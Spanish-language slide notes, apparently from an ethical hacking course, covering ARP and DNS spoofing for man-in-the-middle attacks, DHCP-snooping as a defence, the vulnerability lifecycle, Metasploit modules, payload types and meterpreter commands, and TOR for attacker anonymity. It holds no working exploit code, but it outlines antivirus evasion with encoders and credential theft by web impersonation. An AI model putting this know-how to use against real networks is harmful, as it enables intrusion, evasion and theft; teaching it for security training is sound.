
- Man in the middle captura y reenvia la comunicación de forma transparente
- Uso de ARP Spoofing para la realización del ataque

### 2. ARP Protocol


- Su objetivo es conocer la MAC de una IP correspondiente
- Tabla “Cache ARP” para almacenarlas

| <i>INTERNET ADDRESS</i> | <i>PHYSICAL ADDRESS</i> |
|-------------------------|-------------------------|
| 192.168.1.1             | 00-1B-57-C1-6E-B4       |
| 192.168.1.255           | FF-FF-FF-FF-FF-FF       |
| 192.168.1.25            | 00-11-43-DE-91-15       |
| ...                     | ...                     |


## ARP Request




## ARP Reply



### 3. ARP Spoofing



#### *Envenenamiento ARP*



## 4. DHPC-SNOOPING

Para protegerse de este ataque se usará DHCP-snooping que asocia “interfaz-MAC-IP-vlan”

- Con ARP-protect contrastará los arp de escucha con la tabla y el conmutador se encargará de autorizar o bloquear tráfico
- Se configura el rango de direcciones para asignar las IPs
- Una vez tienen las Ips, se activará la protección


## DNS Spoofing

Consiste en crear falsas tramas para envenenar las consultas DNS

### 1. Introducción


Sistema de Nombre de Dominio: Resuelve nombres en las redes para conocer la dirección IP de la máquina donde se aloja el dominio al que se quiere acceder.

```
~> ping openwebinars.net  
PING openwebinars.net (198.211.118.94): 56 data bytes  
64 bytes from 198.211.118.94: icmp_seq=0 ttl=54 time=809.902 ms  
64 bytes from 198.211.118.94: icmp_seq=1 ttl=54 time=40.720 ms
```





## 2. DNS Spoofing



## 3. Suplantación web

*Robo de credenciales*

*¿Suficiente con el arp spoofing?*

*Man In The Middle puede ver toda la información pero no será legible si está cifrada (HTTPS)*

# Vulnerabilidades y Metasploit

Es el framework más común usado en seguridad informática para tareas de creación o ejecución de exploits

## 1. Vulnerabilidades

Tipos de vulnerabilidades

- Des software
  - inyeccion SQL
  - XSS
  - Buffer overflow
- De hardware
- Red de comunicaciones

*Nacimineto*

Defectos privinientes de la creación del producto por parte del desarrollador

*Descubrimiento*

Momento en el que un descubridor se percata de la existencia de dicha vulnerabilidad

*Comunicación*

El descubridor revela la vulnerabilidad

*Corrección*

El desarrollador del producto analiza la vulnerabilidad y lo corrige con un nuevo parche o version



## *Publicación*

La vulnerabilidad se da a conocer de forma extendida

## *Automatización de la explotación*

Creación de una herramienta para explotar la vulnerabilidad. Conocido como “Exploit”

## *Muerte*

Número de sistemas vulnerables es insignificante. Herramienta retirada, parche para solucionar la vulnerabilidad

## **2. Introduccion a Metasploit**

Framework mas usado por profesionales de seguridad para creación y ejecución de exploits.

- Gran comunidad
- Tareas automatizadas en descubrimiento y explotación
- subdividido en componentes y modulos

## *Pentester*

- Identificar y obtener informacion
- ¿Existen vulnerabilidades en dichos servicios?

Dos tipos de Pentesting:

- Solo descubrimiento de vulnerabilidades
- Con ejecución de exploits aprovechando las vulnerabilidades encontradas

## *Potencial de Metasploit*

- Posibilidad de que los usuarios creen sus propios exploits, payloads o encoders.
- Útil para desarrolladores, pentesters y sysadmins
- Puede usar herramientas de terceros como Nmap o Nessus
- Integrado en Kali
- +10.000 exploit y herramientas auxiliares

### 3. Herramientas auxiliares y módulos

#### *Herramientas auxiliares*

- **Msfpayload:** Gestión de shellcodes, desde su creación, ejecución y consulta
- **Msfencode:** Para evadir sistemas antimalware o IDS/IPS intentando dificultar que estos detecten la ejecución del payload
- **Msfvenom:** Integra en una única herramienta las ventajas de msfpayload y msfencode

#### *Módulos*

- **Auxiliary:** Herramientas a usar en una prueba de intrusión
- **Encoders:** Herramientas para ofuscar el código de los shellcodes, para evadir los sistemas antivirus y que no descubran el payload
- **Exploits:** El más importante por tener todos los exploits publicados en el framework, listos para configurarlos y ejecutarlos
- **Payloads:** Dispone de todos los payloads disponibles en el framework organizados por tipos, sistemas operativos y tecnologías

# Primeros pasos MSF

## 1. Comandos básicos

Consola de metasploit a traves de msfconsole

```
Back, Background,  
Check, Exploit,  
Info, Help, Route,  
Run, Save,  
Search, Sessions,  
Set & Setg, Show,  
Unset & Unsetg,  
Use
```

## POST EXPLOTACIÓN

### 1. Tipos de payloads

- **Single:** Payloads independientes y autonomos. Usados para ejecutar una tarea concreta y especifica
- **Stagers:** su mision es establecer la conexión con la victima, suelen ocupar poco espacio en memoria y suelen encargarse de descargarlos payloads tipo staged
- **Staged:** Descargados y ejecutados por los stagers, ocupan mas memoria pues ejecutan tareas mas complejas. Por ejemplo meterpreter.

## 2. Módulos auxiliares

- Módulos sin necesidad de interacción por parte del usuario u organización:
  - Exploits capaces de obtener una shell
  - Provocar una DoS en una maquina
- Ejemplo DoS (pantallazo azul) en el servicio RDP de Microsoft con código MS12\_020

## 3. Comandos básicos meterpreter

- Payload más completo de Metasploit
- Línea de comandos con comandos exclusivos de meterpreter
- Migrar meterpreter a otro proceso mas estable para evitar perder la sesión

*Core commands*

Scripts útiles en scripts/meterpreter

*Bgrun*

Corre los comandos en segundo plano

*Bglist*

Lista tareas en segundo plano

*Bgkill*

Mata las tareas en segundo plano

## *Background*

Se deja la sesión meterpreter en segundo plano volviendo a la consola metasploit

## *Migrate*

Migra el proceso a otro más estable

## 4. Scripts en meterpreter

Algunos de los scripts hacen funciones similares a otros comandos disponibles

Ejemplo: WINENUM

Gran cantidad de tareas: Listado de programas instalados, volcado de hashes, obtener informacion de sus redes

## **ANONIMATO**

Es imprescindible para un atacante que no quiere ser cazado por sus actos ilegales.

## 1. Introducción

El anonimato no es tenido en cuenta siempre:

- novatos o script-kiddies
- Poderosos scripts contra objetivos
- No esconden su identidad
- Identificados por su dirección IP pública

¿Recursos?

Redes de anonimato (The Onion Router)

- **TOR:** Red compuesta por routers que ocultan la dirección IP origen del usuario
- Usada por atacantes y usuarios que desean ocultar su identidad

## 2. TOR

Multiplataforma: Windows, Mac, Linux

